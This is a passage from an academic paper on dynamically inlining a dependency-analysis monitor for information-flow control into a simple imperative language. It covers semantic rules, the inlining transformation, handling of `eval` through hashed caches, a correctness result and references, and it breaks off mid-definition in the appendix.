$$\frac{\hat{\mu}(e) = \langle v, P, L\rangle \quad \mu' = \mu[x \mapsto \langle v, P \cup \pi, L\rangle]}{\langle \kappa, \delta, \pi, \mu, x := e\rangle \rightarrowtail \langle \kappa, \delta, \pi, \mu', \mathit{stop}\rangle}\ \textsc{Assign}$$

$$\frac{\begin{array}{c}\hat{\mu}(e) = \langle i, P, L\rangle \quad i \neq 0 \quad \pi' = \pi \cup \{p\} \quad \kappa' = \kappa \uplus \{p \mapsto \pi \cup P\} \\ \delta' = \delta \uplus \{p \mapsto L\} \quad \langle \kappa', \delta', \pi', \mu, c\rangle \overset{n}{\rightarrowtail} \langle \kappa'', \delta'', \pi', \mu'', \mathit{stop}\rangle\end{array}}{\langle \kappa, \delta, \pi, \mu, \texttt{while}_p\ e\ \texttt{do}\ c\rangle \rightarrowtail \langle \kappa'', \delta'', \pi, \mu', \texttt{while}_p\ e\ \texttt{do}\ c\rangle}\ \textsc{While-T}$$

$$\frac{\hat{\mu}(e) = \langle 0, P, L\rangle \quad \kappa' = \kappa \uplus \{p \mapsto \pi \cup P\} \quad \delta' = \delta \uplus \{p \mapsto L\}}{\langle \kappa, \delta, \pi, \mu, \texttt{while}_p\ e\ \texttt{do}\ c\rangle \rightarrowtail \langle \kappa', \delta', \pi, \mu, \mathit{stop}\rangle}\ \textsc{While-F}$$

$$\frac{\begin{array}{c}\hat{\mu}(e) = \langle i, P, L\rangle \quad i \neq 0 \quad \pi' = \pi \cup \{p\} \quad \kappa' = \kappa \uplus \{p \mapsto \pi \cup P\} \\ \delta' = \delta \uplus \{p \mapsto L\} \quad \langle \kappa', \delta', \pi', \mu, c_1\rangle \overset{n}{\rightarrowtail} \langle \kappa'', \delta'', \pi', \mu', \mathit{stop}\rangle\end{array}}{\langle \kappa, \delta, \pi, \mu, \texttt{if}_p e\ \texttt{then}\ c_1\ \texttt{else}\ c_2\rangle \rightarrowtail \langle \kappa'', \delta'', \pi, \mu', \mathit{stop}\rangle}\ \textsc{If-T}$$

$$\frac{\hat{\mu}(e) = \langle v, P, L\rangle \quad \kappa' = \kappa \uplus \{p \mapsto \pi \cup P\} \quad \delta' = \delta \uplus \{p \mapsto L\}}{\langle \kappa, \delta, \pi, \mu, \texttt{ret}_p(e)\rangle \rightarrowtail \langle \kappa', \delta', \pi, \mu[\mathit{ret} \mapsto \langle v, P \cup \pi, L\rangle], \mathit{stop}\rangle}\ \textsc{Ret}$$

Fig. 3. Mixed-step semantics for $\mathcal{W}^{deps}$

same command, whose initial memory differs only in secret values w.r.t. that of the first run, that produces a different return value. Moreover, this second run has the final cache of indirect dependencies of the first run (κ_1) as its *initial* cache of indirect dependencies.

Definition 1 (Information Leak [18]). *Let* $\mu_0 \overset{def}{=} \mu[\overline{x_k \mapsto \langle v_k, \emptyset, L_{high}\rangle}]$ *for some memory* μ. *A run* $\langle \kappa_0, \delta_0, \pi, \mu_0, c\rangle \overset{n_1}{\rightarrowtail} \langle \kappa_1, \delta_1, \pi, \mu_1, \mathit{stop}\rangle$ leaks information w.r.t. security level L_{low}, *with* $L_{high} \not\sqsubseteq L_{low}$ *iff*

1. $\mu_1(\mathit{ret}) = \langle i_1, P_1, L_1\rangle$;
2. $(\mathsf{secLevel}^{\kappa_1, \delta_1} P_1) \sqcup L_1 \sqsubseteq L_{low}$; *and*

3. *there exists k labeled values* $\overline{\langle v'_k, \emptyset, L_{high}\rangle}$ *s.t.*
   $\mu'_0 = \mu[\overline{x_k \mapsto \langle v'_k, \emptyset, L_{high}\rangle}]$ *and* $\langle \kappa_1, \delta_0, \pi, \mu'_0, c\rangle \overset{n_2}{\rightarrowtail} \langle \kappa_2, \delta_2, \pi, \mu_2, stop\rangle$ *and* $\mu_2(ret) = \langle i_2, P_2, L_2\rangle$ *with* $i_1 \neq i_2$.

Delayed leak detection is proved in [18] in the setting of a higher-order functional language and may be adapted to our simple imperative language.

Proposition 1. *If*

- $\mu_0 = \mu[\overline{x_k \mapsto \langle v_k, \emptyset, L_k\rangle}]$;
- *the run* $\langle \kappa_0, \delta_0, \pi, \mu_0, c\rangle \overset{n_1}{\rightarrowtail} \langle \kappa_1, \delta_1, \pi, \mu_1, stop\rangle$ *leaks information w.r.t. security level* L_{low}; *and*
- $\mu_1(ret) = \langle i_1, P_1, L_1\rangle$

then there exists $\overline{\langle v'_k, \emptyset, L'_k\rangle}$ *s.t.*

- $\mu'_0 = \mu[\overline{x_k \mapsto \langle v'_k, \emptyset, L'_k\rangle}]$;
- $\langle \kappa_1, \delta_0, \pi, \mu'_0, c\rangle \overset{n_2}{\rightarrowtail} \langle \kappa_2, \delta_2, \pi, \mu_2, stop\rangle$; *and*
- $\mathsf{secLevel}^{\kappa_2,\delta_1} P_1 \not\sqsubseteq L_{low}$.

The labeled values $\overline{\langle v'_k, \emptyset, L'_k\rangle}$ may be either public or secret since, if the first run leaks information, then appropriate input values of any required level must be supplied in order for the second run to gather the necessary dependencies that allow it to detect the leak.

3 Inlining the Dependency Analysis

The inlining transformation *trans* inserts code that allows dependencies to be tracked during execution. The target of the transformation is a simple imperative language we call $\mathcal{W}$ whose syntax is defined as follows:

$$
\begin{array}{rll}
v & ::= i \mid s \mid P \mid L & \text{(value)} \\
e & ::= x \mid v \mid e \oplus e \mid f(e) \mid \texttt{case}\ e\ \texttt{of}\ (e:e)^+ & \text{(expression)} \\
c & ::= \texttt{skip} \mid c;c \mid \texttt{let}\, x = e\, \texttt{in}\, c \mid x := e \mid \texttt{while}\, e\, \texttt{do}\, c \mid & \text{(command)} \\
 & \quad \mid \texttt{if}\, e\, \texttt{then}\, c\, \texttt{else}\, c \mid \texttt{ret}(e) \mid stop & \\
M & ::= \{\overline{x \mapsto v}\} & \text{(memory)}
\end{array}
$$

In contrast to $\mathcal{W}^{deps}$, it operates on standard, unlabeled values and also includes sets of program points and security levels as values, since they will be manipulated by the inlined monitor. Moreover, branches, loops and return commands are no longer decorated with program points. *Expression evaluation* is defined similarly to $\mathcal{W}^{deps}$. A *$\mathcal{W}$-(runtime) configuration* is an expression of the form $\langle E, M, c\rangle$ (as usual E shall be dropped for the sake of readability) denoted with letters C, C_i, etc. The

```
1  trans(y) =
2   case y of
3      "skip": "skip"
4      "x:=e":
5           "x_L:= lev(" ++ vars("e") ++ ");" ++
6           "x_P:= dep(" ++ vars("e") ++ ") | pc;" ++
7           "x :=e"
8      "let x=e in c":
9           "let x=e in " ++
10            "x_L:= lev(" ++ vars("e") ++ ");" ++
11            "x_P:= dep(" ++ vars("e") ++ ") | pc;" ++
12            trans(c)
13     "c_1;c_2":
14           trans(c_1) ++ ";" ++ trans(c_2)
15     # continued below
```

Fig. 4. Inlining transformation (1/2)

small-step[2] semantics of $\mathcal{W}$ commands is standard and hence omitted. We write $C \rightarrow C'$ when C' is obtained from C via a reduction step. The transformation *trans* is a user-defined function that resides in E; when applied to a string it produces a new one. We use double-quotes for string constants and ++ for string concatenation.

We now describe the inlining transformation depicted in Fig. 4 and Fig. 5. The inlining of `skip` is immediate. Regarding assignment $x := e$, the transformation introduces two shadow variables x_P and x_L. The former is for tracking the indirect dependencies of x while the latter is for tracking its security level. As may be perceived from the inlining of assignment, the transformation *trans* is in fact defined together with three other user-defined functions, namely *vars*, *lev* and *dep*. The first extracts the variables in a string returning a new string listing the comma-separated variables. Eg. $vars("x \oplus f(2 \oplus y)")$ would return, after evaluation, the string "x, y". The second user-defined function computes the least upper bound of the security levels of the variables in a string and the last computes the union of the implicit dependencies of the variables in a string. The level of e and its indirect dependencies are registered in x_L and x_P, respectively. In the case of x_P, the current program counter is included by means of the variable *pc*. The binary operator | denotes the union between sets. In contrast to $vars("e")$, which is computed at inlining time, *lev* and *dep* are computed when the inlined code is executed. We close the description of the inlining of assignment by noting that the transformed code adopts *flow-sensitivity* in the sense that the security level of the values stored

[2] Hence not mixed-step but rather the standard notion.

```
1  # continued from above
2  "while_p e do c":
3       "k_p := k_p | dep(" ++ vars("e") ++ ") | pc;" ++
4       "d_p := d_p | lev(" ++ vars("e") ++ ");" ++
5       "while e do " ++
6           "(let pc'= pc in " ++
7             "pc := pc | {p};" ++
8              trans(c) ++
9              "pc := pc';" ++
10             "k_p := k_p | dep(" ++ vars("e") ++ ") | pc;" ++
11             "d_p := d_p | lev(" ++ vars("e") ++ "));"
12 "if_p e then c_1 else c_2":
13       "k_p := k_p | dep(" ++ vars("e") ++ ") | pc;" ++
14       "d_p := d_p | lev(" ++ vars("e") ++ ");" ++
15       "let pc'= pc in " ++
16        "pc := pc | {p};" ++
17         "if e then " ++ trans(c_1) ++ "else" ++ trans(c_2)++ ";" ++
18         "pc := pc'"
19 "ret_p (e)":
20        "k_p := k_p | dep(" ++ vars("e") ++ texttt") | pc;" ++
21        "d_p := d_p | lev(" ++ vars("e") ++ ");" ++
22         "ret (e)"
```

Fig. 5. Inlining transformation (2/2)

in variables may vary during execution. It should also be noted that rather than resort to the *no sensitive upgrade* discipline of Austin and Flanagan [3] to avoid the attack of Fig. 1 (which is also adopted by [13] in their inlining transformation), the dependency monitor silently tracks dependencies without getting stuck.

The let construct is similar to assignment but also resorts to the let construct of $\mathcal{W}$. Here we incur in an abuse of notation since in practice we expect x_L and x_P to be implemented in terms of dictionaries $L[x]$ and $P[x]$. Hence we assume that the declared variable x also binds the x in x_L and x_P. The inlining of command composition is simply the inlining of each command. In the case of `while` (Fig. 5) first we have to update the current indirect dependencies cache and the cache of direct flows (lines 3 and 4, respectively). This is because evaluation of e will take place at least once in order to determine whether program execution skips the body of the while-loop or enters it. For that purpose we assume that we have at our disposal global variables k_p and d_p, for each program point p in the command to inline. Once inside the body, a copy of the program counter is stored in pc' and then the program counter is updated (line 7) with the program point of the condition of the `while`. Upon completing

the execution of *trans*(*c*), it is restored and then the dependencies are updated reflecting that a new evaluation of *e* takes place. The clause for the conditional is similar to the one for `while`. The clause for `ret` follows a similar description.

4 Incorporating `eval`

This section considers the extension of $\mathcal{W}^{deps}$ with the command `eval`(*e*). Many modern languages, including JavaScript, perform dynamic code evaluation. IFA studies have recently begun including it [1, 6, 13].

The argument of `eval` is an expression that denotes a string that parses to a program and is generated at run-time. Therefore its set of program points may vary. Since the monitor must persist the cache of indirect flows across different runs, we introduce a new element to $\mathcal{W}^{deps}$-configurations, namely a family of caches indexed by the codomain of a hash function: $\mathcal{K}$ is a mapping from the hash of the source code to a cache of indirect flows (i.e. $\mathcal{K} ::= \{\overline{h \mapsto \kappa}\}$ where h are elements of the codomain of the hash function). $\mathcal{W}^{deps}$-configurations thus take the new form $\langle \mathcal{K}, \kappa, \delta, \pi, \mu, c \rangle$. The reduction schemes of Fig. 3 are extended by (inductively) dragging along the new component; the following new reduction scheme, Eval, will be in charge of updating it. A quick word on notation before proceeding: we write $\mathcal{K}(h)$ for the cache of indirect dependencies of s, where s is a string that parses to a command and $\mathsf{hash}(s) = h$. Also, given a cache κ and a command c, the expression $\kappa|_c$ is defined as follows (where $\mathsf{programPoints}(c)$ is the set of program points in c): $\kappa|_c \stackrel{def}{=} \{p \mapsto P \mid p \in \mathsf{programPoints}(c) \wedge \kappa(p) = P\}$. The Eval reduction scheme is as follows:

$$\frac{\begin{array}{c}\hat{\mu}(e) = \langle s, P, L \rangle \quad \pi' = \pi \cup \{p\} \quad h = \mathsf{hash}(s) \\ \kappa' = \kappa \uplus \mathcal{K}(h) \uplus \{p \mapsto \pi \cup P\} \quad \delta' = \delta \uplus \{p \mapsto L\} \\ \langle \mathcal{K}, \kappa', \delta', \pi', \mu, \mathsf{parse}(s) \rangle \stackrel{n}{\rightarrowtail} \langle \mathcal{K}', \kappa'', \delta'', \pi', \mu'', stop \rangle\end{array}}{\langle \mathcal{K}, \kappa, \delta, \pi, \mu, \mathtt{eval}_p(e) \rangle \rightarrowtail \langle \mathcal{K}'[h \mapsto \mathcal{K}'(h) \uplus \kappa''|_{\mathsf{parse}(s)}], \kappa'', \delta'', \pi, \mu'', stop \rangle} \textsc{Eval}$$

This reduction scheme looks up the cache for the hash of s (that is $\mathcal{K}(h)$) and then adds it to the current indirect cache. Also added to this cache is the dependency of the code to be evaluated on the level of the context and the dependencies of the expression e itself. The resulting cache is called κ'. After reduction, $\mathcal{K}'$ is updated with any new dependencies that may have arised (recursively[3]) for s (written $\mathcal{K}'(h)$ above) together with the set of program points affected to parse(s) by the outermost (i.e. non-recursive) reduction (written $\kappa''|_{\mathsf{parse}(s)}$ above). Eval may be inlined as indicated in Fig. 6 where $dep(k, e)$ represents the user-defined

[3] When $\mathsf{parse}(s)$ itself has an occurrence of `eval` whose argument evaluates to s.

```
"eval_p(e)":
  "let pc' = pc in " +
     "pc := pc | {p}" +
     "k_p := k_p | dep(" + vars("e") + ") | pc'" +
     "d_p := d_p | lev(" + vars("e") + ")" +
     "let h = hash(e) in " +
        "k := k | K_h;" +
        "eval(trans(e));" +
        "K_h := K_h | depsIn(k, e);" +
     "pc := pc'"
```

Fig. 6. Inlining of $\texttt{eval}_p(e)$

function that computes $\kappa|_c$. Note that c here is the code that results from parsing the value denoted by e.

This approach has a downside. When the attacker has enough control over e, she can manipulate it in order to always generate different hashes. This affects the accumulation of dependencies (the cache of indirect flows will never be augmented across different runs) and hence the effectiveness of the monitor in identifying leaks. Since the monitor can leak during early runs, this may not be desirable. The following code exemplifies this situation:

```
tmp := 1; pub := 1;
eval_p(x + " if_q1 sec then tmp := 0;
             if_q2 tmp then pub := 0");
ret_q3 (pub)
```

The attacker may have control over `x`, affecting the hash and, therefore, avoid indirect dependencies from accumulating across different runs. Fig 7 represents a dependency chain of this code. The shaded box represents the `eval` context. Notice that q_1 and q_2 point to p because π had been extended with the latter. The edges a and b are created separately in two different runs, when `sec` is *1* or *0* respectively. The monitor should be able to capture the leak by accumulating both edges in κ, just like in the example in Fig. 1, because there is a path that connects q_3 with the high labeled q_1. But, since the attacker may manipulate the hash function output via the variable `x`, it is possible to avoid the accumulative effect in κ thus a and b will not exist simultaneously in any run.



Fig. 7. Edges a and b are *both* needed to detect the leak in q_3

```
"eval_p(e)":
  "let pc' = pc in:" ++
     "pc := pc | {p}" ++
     "k_p := k_p | dep(" ++ vars("e") ++ ") | pc'" ++
     "d_p := d_p | lev(" ++ vars("e") ++ ")" ++
     "let h = hash(e) in:" ++
        "k := k | K_h;" ++
        "eval(trans(e));" ++
        "d_p := d_p | secLevel(k,d,dom(depsIn(k,e)));" ++
        "K_h := K_h | depsIn(k,e);" ++
     "pc := pc'"
```

Fig. 8. External anchor for $\texttt{eval}_p(e)$

One approach to this situation is to allow the program point p in the $\texttt{eval}_p(e)$ command to absorb all program points in the code denoted by e. Consequently, if a high node is created in the `eval` context, p will be raised to *high* just after the execution of `eval`. The reduction scheme Eval would have to be replaced by Eval':

$$\frac{\begin{array}{c}\hat{\mu}(e) = \langle s, P, L\rangle \quad h = \mathsf{hash}(s) \quad \pi' = \pi \cup \{p\} \\ \delta' = \delta \uplus \{p \mapsto L\} \quad \kappa' = \kappa \uplus \mathcal{K}(h) \uplus \{p \mapsto \pi \cup P\} \\ \delta''' = \delta''[p \mapsto \mathsf{secLevel}^{\kappa'',\delta''} dom(\kappa''|_{\mathsf{parse}(s)})] \\ \langle \mathcal{K}, \kappa', \delta', \pi', \mu, \mathsf{parse}(s)\rangle \overset{n}{\rightarrowtail} \langle \mathcal{K}', \kappa'', \delta'', \pi', \mu'', stop\rangle\end{array}}{\langle \mathcal{K}, \kappa, \delta, \pi, \mu, \texttt{eval}_p(e)\rangle \rightarrowtail \langle \mathcal{K}'[h \mapsto \mathcal{K}'(h) \uplus \kappa''|_{\mathsf{parse}(s)}], \kappa'', \delta''', \pi, \mu'', stop\rangle}\ \textsc{Eval'}$$

Intuitively, every node associated to the program argument of `eval` passes on to p its level which hence works as an external anchor. In this way, if any node has the chance to be in the path of a leak, every low variable depending on them is considered dangerous. The new dependency chain for the above mentioned example is shown in Fig. 9, where the leak is detected. More precisely, when $\texttt{eval}_p(e)$ concludes, δ'' is upgraded to $\mathsf{secLevel}^{\kappa,\delta} dom(\kappa''|_c)$ (where *dom* is the domain of the mapping). Since $q1$ is assigned level secret by δ'', this bumps the level of p to secret. The proposed inlining is given in Fig. 8. In this approach the `ret` statement should not be allowed inside the `eval`, since the bumping of the security level of p is produced *a posteriori* to the execution of the argument of `eval`.



Fig. 9. Dependency chain with external anchor for $\texttt{eval}_p(e)$

5 Properties of the Inlining Transformation

This section addresses the *correctness* of the inlined transformation. We show that the inlined transformation of a command c simulates the execution of the monitor. First we define what it means for a $\mathcal{W}$-configuration to *simulate* a $\mathcal{W}^{deps}$-configuration. We write $\mathsf{trans}(c)$ for the result of applying the *recursive function* determined by the code for *trans* to the argument "c" and then parsing the result. Two sample clauses of trans are: $\mathsf{trans}(c_1; c_2) \stackrel{def}{=} \mathsf{trans}(c_1); \mathsf{trans}(c_2)$ for command composition and $\mathsf{trans}(\texttt{eval}(e)) \stackrel{def}{=}$ $\texttt{let}\ h = \ hash(e)\ \texttt{in}\ (k := k \mid K_h;\ \texttt{eval}(trans(e));\ K_h := K_h \mid depsIn(k, e))$ for `eval`. We also extend this definition with the clause: $\mathsf{trans}(stop) \stackrel{def}{=} stop$.

Definition 2. *A $\mathcal{W}$-configuration C simulates a $\mathcal{W}^{deps}$-configuration $\mathcal{D}$, written $\mathcal{D} \prec C$, iff*

1. $\mathcal{D} = \langle \mathcal{K}, \kappa, \delta, \pi, \mu, c \rangle$;
2. $C = \langle M, \mathsf{trans}(c) \rangle$;
3. $M(K) = \mathcal{K}$, $M(k) = \kappa$, $M(d) = \delta$, $M(pc) = \pi$; *and*
4. $\mu(x) = \langle M(x), M(x_P), M(x_L) \rangle$, *for all* $x \in dom(\mu)$.

In the expression '$M(K) = \mathcal{K}$' by abuse of notation we view $M(K)$ as a "dictionary" and therefore understand this expression as signifying that for all $h \in dom(\mathcal{K})$, $M(K_h) = \mathcal{K}(h)$. Similar comments apply to $M(k) = \kappa$ and $M(d) = \delta$. In the case of $M(pc) = \pi$, both sets of program points are tested for equality.

The following correctness property is proved by induction on an appropriate notion of *depth* of the reduction sequence $\mathcal{D}_1 \stackrel{n}{\rightarrowtail} \mathcal{D}_2$.

Proposition 2. *If (1) $\mathcal{D}_1 = \langle \mathcal{K}_1, \kappa_1, \delta_1, \pi_1, \mu_1, c \rangle$; (2) $C_1 = \langle M_1, \mathsf{trans}(c) \rangle$; (3) $\mathcal{D}_1 \prec C_1$; and (4) $\mathcal{D}_1 \stackrel{n}{\rightarrowtail} \mathcal{D}_2$, $n \geq 0$; then there exists C_2 s.t. $C_1 \twoheadrightarrow C_2$ and $\mathcal{D}_2 \prec C_2$.*

$$\begin{array}{ccc} \mathcal{D}_1 & \prec & C_1 \\ {\scriptstyle n}\big\downarrow & & \big\vdots\!\!\downarrow \\ \mathcal{D}_2 & \prec & C_2 \end{array}$$

Remark 1. A converse result also holds: modulo the administrative commands inserted by trans, reduction from C_1 originates from corresponding commands in c. This may be formalised by requiring the inlining transformation to insert a form of labeled `skip` command to signal the correspondence of inlined commands with their original counterparts (cf. Thm.2(b) in [5]).

6 Conclusions and Future Work

We recast the dependency analysis monitor of Shroff et al. [18] to a simple imperative language and propose a transformation for inlining this monitor on-the-fly. The purpose is to explore the viability of a completely dynamic inlined dependency analysis as an alternative to other run-time approaches that either require additional information from the source code (such as branches not taken [5]) or resort to rather restrictive mechanisms such as *no sensitive upgrade* [3] (where execution gets stuck on attempting to assign a public variable in a secret context) or *permissive upgrade* [4] (where, although assignment of public variables in a secret contexts is not allowed, branching on expressions that depend on such variables is disallowed).

This paper reports work in progress, hence we mention some of the lines we are currently following. First we would like to gain some experience with a prototype implementation of the inlined transformation as a means of foreseeing issues related to usability and scaling. Second, we are considering the inclusion of an output command and an analysis of how the notion of progress-sensitivity [1] adapts to the dependency tracking setting. Finally, inlining declassification mechanisms will surely prove crucial for any practical tool based on IFA.

Acknowledgements: To the referees for supplying helpful feedback.

References

1. Askarov, A., and Sabelfeld, A. Tight enforcement of information-release policies for dynamic languages. In *Computer Security Foundations Workshop* (2009), pp. 43–59.
2. Austin, T. H., and Flanagan, C. Efficient purely-dynamic information flow analysis. In *SIGPLAN Conference on Programming Language Design and Implementation* (2009), pp. 113–124.
3. Austin, T. H., and Flanagan, C. Efficient purely-dynamic information flow analysis. *SIGPLAN Not. 44* (December 2009), 20–31.
4. Austin, T. H., and Flanagan, C. Permissive dynamic information flow analysis. In *Proceedings of the 5th ACM SIGPLAN Workshop on Programming Languages and Analysis for Security* (New York, NY, USA, 2010), PLAS '10, ACM, pp. 3:1–3:12.
5. Chudnov, A., and Naumann, D. A. Information flow monitor inlining. In *Computer Security Foundations Workshop* (2010), pp. 200–214.
6. Chugh, R., Meister, J. A., Jhala, R., and Lerner, S. Staged information flow for javascript. In *SIGPLAN Conference on Programming Language Design and Implementation* (2009), pp. 50–62.
7. Dhawan, M., and Ganapathy, V. Analyzing information flow in javascript-based browser extensions. In *Annual Comp. Sec. App. Conference* (2009), pp. 382–391.

8. ERLINGSSON, U. *The Inlined Reference Monitor Approach to Security Policy Enforcement*. PhD thesis, Department of Computer Science, Cornell University, 2003. TR 2003-1916.
9. FUTORANSKY, A., GUTESMAN, E., AND WAISSBEIN, A. A dynamic technique for enhancing the security and privacy of web applications. Black Hat USA 2007 Briefings. Las Vegas, NV, USA, August 1-2 2007.
10. GUERNIC, G. L. Automaton-based confidentiality monitoring of concurrent programs. In *Computer Security Foundations Workshop* (2007), pp. 218–232.
11. GUERNIC, G. L., BANERJEE, A., JENSEN, T. P., AND SCHMIDT, D. A. Automata-based confidentiality monitoring. In *Asian Computing Science Conference* (2006), pp. 75–89.
12. HUNT, S., AND SANDS, D. On flow-sensitive security types. In *POPL* (2006), J. G. Morrisett and S. L. P. Jones, Eds., ACM, pp. 79–90.
13. MAGAZINIUS, J., RUSSO, R., AND SABELFELD, A. On-the-fly inlining of dynamic security monitors. In *In Proc. IFIP International Information Security Conference* (2010).
14. MCCAMANT, S., AND ERNST, M. D. Quantitative information flow as network flow capacity. In *SIGPLAN Conference on Programming Language Design and Implementation* (2008), pp. 193–205.
15. RUSSO, A., AND SABELFELD, A. Dynamic vs. static flow-sensitive security analysis. In *Proceedings of the 2010 23rd IEEE Computer Security Foundations Symposium* (Washington, DC, USA, 2010), CSF '10, IEEE Computer Society, pp. 186–199.
16. SABELFELD, A., AND MYERS, A. C. Language-based information-flow security. *IEEE Journal on Selected Areas in Communications*.
17. SABELFELD, A., AND RUSSO, A. From dynamic to static and back: Riding the roller coaster of information-flow control research. In *Ershov Memorial Conf.* (2009), pp. 352–365.
18. SHROFF, P., SMITH, S., AND THOBER, M. Dynamic dependency monitoring to secure information flow. In *Proceedings of the 20th IEEE Computer Security Foundations Symposium* (Washington, DC, USA, 2007), IEEE Computer Society, pp. 203–217.
19. VENKATAKRISHNAN, V. N., XU, W., DUVARNEY, D. C., AND SEKAR, R. Provably correct runtime enforcement of non-interference properties. In *International Conference on Information and Communication Security* (2006), pp. 332–351.
20. VOLPANO, D. M., IRVINE, C. E., AND SMITH, G. A sound type system for secure flow analysis. *Journal of Computer Security 4*, 167–188.

Appendix

1 A simple *while* language ($\mathcal{W}$)

This section presents $\mathcal{W}$, a simple imperative language in which the inlined transformation executes. The syntax of $\mathcal{W}$ is defined as follows:

$$
\begin{array}{rll}
P, pc & ::= \{\overline{p}\} & \text{(set of ppids, program counter)} \\
v & ::= i \mid s \mid P \mid L & \text{(value)} \\
e & ::= x \mid v \mid e \oplus e \mid f(e) \mid \texttt{case}\ e\ \texttt{of}\ (e:e)^{+} & \text{(expression)} \\
c & ::= \texttt{skip} \mid x := e \mid \texttt{let}\, x = e\, \texttt{in}\, c \mid c; c \mid \texttt{while}\, e\, \texttt{do}\, c \mid & \text{(command)} \\
 & \quad \texttt{if}\, e\, \texttt{then}\, c\, \texttt{else}\, c \mid \texttt{ret}(e) \mid \texttt{eval}(e) \mid \mathit{stop} & \\
E & ::= \emptyset \mid f(x) \doteq e; E & \text{(expr. environment)} \\
M & ::= \{\overline{x \mapsto v}\} & \text{(memory)}
\end{array}
$$

In contrast to $\mathcal{W}^{deps}$, it operates on standard, unlabeled values. However, it is necessary to add sets of program points and security levels as values, since they will be manipulated by the inlined monitor.

Definition 1. Closed expression evaluation *is defined as follows*,

$$
\begin{array}{c}
\mathcal{I}(i) \stackrel{def}{=} i \\
\mathcal{I}(s) \stackrel{def}{=} s \\
\mathcal{I}(f(e)) \stackrel{def}{=} \hat{f}(\mathcal{I}(e)) \\
\mathcal{I}(\texttt{case}\ e\ \texttt{of}\ \boldsymbol{e:e'}) \stackrel{def}{=} \mathit{câse}\ \mathcal{I}(e)\ \mathit{of}\ \boldsymbol{e'_i : e'} \\
\mathcal{I}(e_1 \oplus e_2) \stackrel{def}{=} \mathcal{I}(e_1) \hat{\oplus} \mathcal{I}(e_2)
\end{array}
$$

where $\hat{f}(v) \stackrel{def}{=} \mathcal{I}(e[x := v])$, *if* $f(x) \doteq e \in E$ *and* $\mathit{câse}\ u\ \mathit{of}\ \boldsymbol{e:e'} = \mathcal{I}(\sigma(e'_i))$ *if* u *matches* e_i *with substitution* σ. *We leave it to the user to guarantee that user-defined functions are terminating.*

Given a memory M, the *variable replacement* function, also written M, applies to expressions: it traverses expressions replacing variables by their values.It is defined only if the free variables of its argument are in the domain of M. Finally, *open expression evaluation* is defined as $\mathcal{I} \circ M$ and abbreviated $\hat{M}$.

$$\frac{}{\langle M, \texttt{skip}\rangle \to \langle M, stop\rangle}\ \textsc{Skip}$$

$$\frac{\hat{M}(e) = v \quad y \text{ fresh}}{\langle M, \texttt{let}\, x = e\, \texttt{in}\, c\rangle \to \langle M[y \mapsto v], c[x := y]\rangle}\ \textsc{Let}$$

$$\frac{\langle M, c_1\rangle \longrightarrow \langle M', c_1'\rangle \quad c_1' \neq stop}{\langle M, c_1; c_2\rangle \to \langle M', c_1'; c_2\rangle}\ \textsc{Seq-L} \qquad \frac{\langle M, c_1\rangle \longrightarrow \langle M', stop\rangle}{\langle M, c_1; c_2\rangle \to \langle M', c_2\rangle}\ \textsc{Seq-R}$$

$$\frac{\hat{M}(e) = v}{\langle M, x\texttt{:=}e\rangle \to \langle M[x := v], stop\rangle}\ \textsc{Assign}$$

$$\frac{\hat{M}(e) \neq 0}{\langle M, \texttt{while}\, e\, \texttt{do}\, c\rangle \to \langle M, c; \texttt{while}\, e\, \texttt{do}\, c\rangle}\ \textsc{While-T}$$

$$\frac{\hat{M}(e) = 0}{\langle M, \texttt{while}\, e\, \texttt{do}\, c\rangle \to \langle M, stop\rangle}\ \textsc{While-F}$$

$$\frac{\hat{M}(e) \neq 0}{\langle M, \texttt{if}\, e\, \texttt{then}\, c_1\, \texttt{else}\, c_2\rangle \to \langle M, c_1\rangle}\ \textsc{If-T} \qquad \frac{\hat{M}(e) = 0}{\langle M, \texttt{if}\, e\, \texttt{then}\, c_1\, \texttt{else}\, c_2\rangle \to \langle M, c_2\rangle}\ \textsc{If-F}$$

$$\frac{\hat{M}(e) = v}{\langle M, \texttt{ret}(e)\rangle \to \langle M[ret \mapsto v], stop\rangle}\ \textsc{Ret} \qquad \frac{\hat{M}(e) = s \quad \mathsf{parse}(s) = c}{\langle M, \texttt{eval}(e)\rangle \to \langle M, c\rangle}\ \textsc{Eval}$$

Fig. 10. Semantics for $\mathcal{W}$

A *$\mathcal{W}$-(run-time) configuration* is an expression of the form $\langle E, M, c\rangle$ where E a user-defined expression environment, M is a memory and c is a command. Since E is never modified during execution, we drop it for the sake of readability and assume it is implicit. The small-step semantics of $\mathcal{W}$ commands is given in terms of a binary *reduction* relation over configurations witnessed by the judgement $\langle M, c\rangle \to \langle M', c'\rangle$. This judgement is defined by means of the *reduction schemes* of Fig. 10, which are standard.

Since the semantics of $\mathcal{W}^{deps}$ is defined in terms of a mixed-step relation whereas $\mathcal{W}$ uses a small-step one, the following simple result will be useful for establishing the correctness property of the inlined monitor.

Lemma 1. *1.* $\langle M_1, c_1\rangle \twoheadrightarrow \langle M_2, stop\rangle$ *and* $\langle M_2, c_2\rangle \twoheadrightarrow \langle M_3, stop\rangle$ *implies* $\langle M_1, c_1; c_2\rangle \twoheadrightarrow \langle M_3, stop\rangle$.

2. $\langle M_1, c\rangle \twoheadrightarrow \langle M_2, stop\rangle$ *and* $\hat{M}_1(e) \neq 0$ *implies* $\langle M_1, \texttt{while}\, e\, \texttt{do}\, c\rangle \twoheadrightarrow \langle M_2, \texttt{while}\, e\, \texttt{do}\, c\rangle$.

2 Correspondence between inlined monitor and the monitor

We write $\mathsf{trans}(c)$ for the result of applying the *recursive function* determined by the code for *trans* to the argument "c" and then parsing the result. It resorts to a similar recursive function vars associated to the code for *vars* only this function applies to expressions rather than strings that parse to expressions.

Definition 2. *The command translation function* trans*, is defined as follows:*

$$
\begin{aligned}
\mathit{trans}(\mathit{stop}) &\stackrel{def}{=} \mathit{stop}\\
\mathit{trans}(\texttt{skip}) &\stackrel{def}{=} \texttt{skip}\\
\mathit{trans}(x := e) &\stackrel{def}{=} x_L := \mathit{lev}(\mathsf{vars}(e));\\
&\quad\ x_P := \mathit{dep}(\mathsf{vars}(e)) \mid pc;\\
&\quad\ x := e;\\
\mathit{trans}(\texttt{let}\, x = e\, \texttt{in}\, c) &\stackrel{def}{=} \mathit{let}\ x = e\ \mathit{in}\\
&\quad\ x_L := \mathit{lev}(\mathsf{vars}(e));\\
&\quad\ x_P := \mathit{dep}(\mathsf{vars}(e)) \mid pc;\\
&\quad\ \mathit{trans}(c)\\
